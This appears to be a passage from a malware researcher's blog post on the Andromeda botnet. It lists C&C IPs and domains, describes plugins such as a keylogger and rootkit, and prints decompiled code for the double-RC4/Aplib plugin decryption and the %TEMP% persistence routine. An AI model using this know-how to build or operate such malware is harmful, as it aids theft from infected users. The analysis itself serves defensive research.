


The above map shows where the servers are located.

List of “A” IP domain records:

IP	Hosted by	Location
46.4.114.61	Hetzner Online GmbH	Germany
95.213.192.71	Selectel Net	Russian Federation
176.9.48.86	Hetzner Online GmbH	Germany

The below shows a DNS graph of the differentia.ru domain hosted on Hurricane Electric servers, where the authors currenlty moved the entire network infrastructure.





Complete current DNS record of differentia.ru:

NS	ns1.he.net	216.218.130.2	United States CA Fremont Hurricane Electric HURRICANE-1
SOA	ns1.he.net	216.218.130.2	
NS	ns2.he.net	216.218.131.2	

NS	ns3.he.net	216.218.132.2	
NS	ns4.he.net	216.66.1.2	United States CA Fremont Hurricane Electric HURRICANE-6
NS	ns5.he.net	216.66.80.18	
A	95.213.186.51		Russian Federation SELECTEL-NET SELECTEL OOO "Network of data-centers "S RU-SELECTEL-20090812
A	176.9.174.220		Germany HETZNER-RZ-FKS-BLK4 HETZNER-AS Hetzner Online GmbH DE-HETZNER-20110517

Statistics of blocked differentia.ru domain:





Downloaded plugins includes other C&C server domains:


atomictrivia.ru, designthefuture.ru, gvaq70s7he.ru, getuptateserv.eu,..

Andromeda Plugins

This malware is modular and Andromeda offers several plugins like Keylogger, Browser Formgrabber, Rootkit, Hidden TeamViewer remote control, etc. We are preparing a detailed analysis of the all modules which we will publish at a later date.

The plugins are hosted and downloaded from the Source Forge repository.


The authors recently updated the plugin files, repacked binaries with PE packers and changed their file names. This Source Forge project was registered on 2015-05-16 under “dofeedthetrolls” username.




Plugin encryption

The plugin binaries are twice encrypted with RC4 encryption and compressed by Aplib. Each plugin contains 43 bytes of config header, with a hard-coded RC4 key, CRC32 hashes and data length values for validation and a parameter for the case the plugin is stored in the registry.

Encrypted plugin header:



Decrypted plugin header:



Decrypting the plugin is a bit tricky:

1. Decrypt header (43 bytes) with a RC4 encryption key from the Andromeda payload (used for C&C communication).
2. The first DWORD value is the XOR key to decrypt the config header values.
3. The first 16 bytes are the RC4 key to decrypt the plugin.
4. Decompress (Aplib) decrypted data.

```
plugin_cfg = encrypted_data;
v3 = 0;
RC4(off_10000434, 0x20u, encrypted_data, 0x2Bu);// RC4 key from payload
xorkey = *encrypted_data;
*(plugin_cfg + 0x10) ^= *plugin_cfg;          // magic value
magic = *(encrypted_data + 0x10);
*(plugin_cfg + 0x1C) ^= xorkey;               // size of encrypted data
*(plugin_cfg + 0x14) ^= xorkey;               // crc32 hash of encrypted data
*(plugin_cfg + 0x18) ^= xorkey;               // crc32 hash of decrypted compressed data
*(plugin_cfg + 0x20) ^= xorkey;               // size of decrypted and decompressed data
*(plugin_cfg + 0x24) ^= xorkey;               // store in registry
if ( magic == 'PACK'
  && RtlComputeCRC32(0, encrypted_data + 0x2C, *(encrypted_data + 0x1C)) == *(encrypted_data + 0x14) )
{
  RC4(encrypted_data, 0x10u, encrypted_data + 0x2C, *(encrypted_data + 0x1C));
  if ( RtlComputeCRC32(0, encrypted_data + 0x2C, *(encrypted_data + 0x1C)) == *(encrypted_data + 0x18) )
  {
    v6 = *(encrypted_data + 0x20);
    LODWORD(buff) = GetProcessHeap();
    v3 = buff;
    if ( buff )
    {
      v9 = buff;
      LODWORD(buff) = aplib_decompress;
      aplib_decompress(buff, v8, a1, (encrypted_data + 0x2C), v9);
    }
  }
}
return v3;
```

Plugin persistence


Downloaded plugins are stored in the registry and in the %TEMP% directory under two file names.

The first file name is saved in the following format: %TEMP%\KB{GetTickCount}.exe

```
                push    8000h
                push    ebx
                push    offset aTemp_0  ; "%TEMP%\\"
                call    edi             ; ExpandEnvironmentStringsW
                mov     [ebp-0Ch], eax

loc_10001CCF:                           ; CODE XREF: seg002:10001CBD↑j
                call    ds:GetTickCount
                push    eax
                mov     eax, [ebp-0Ch]
                lea     eax, [ebx+eax*2-2]
                push    offset aKb08lu_exe ; "KB%08lu.exe"
                push    eax
                call    ds:wsprintfW
                add     esp, 0Ch
                push    esi
                push    80h
                push    2
                push    esi
                push    esi
                push    40000000h
                push    ebx
                call    ds:CreateFileW
                mov     edi, eax
```

The second file name is %TEMP%\cdo*.dll



The Andromeda payload also searches for three plugin exports *aStart, aUpdate* and *aReport* via the GetProcAddress API function.

Conclusion

Andromeda malware has very long history. It’s one of the most prevalent malware families and nothing indicates that it will disappear anytime soon. The authors are skilled programmers and operators, recently updating plugins, maintaining entire systems and looking for new infected domains with Exploit Kits. Analyzing Andromeda's very complex ecosystem is a challenging task, but we're investigating it further. Stay tuned for the next blog post!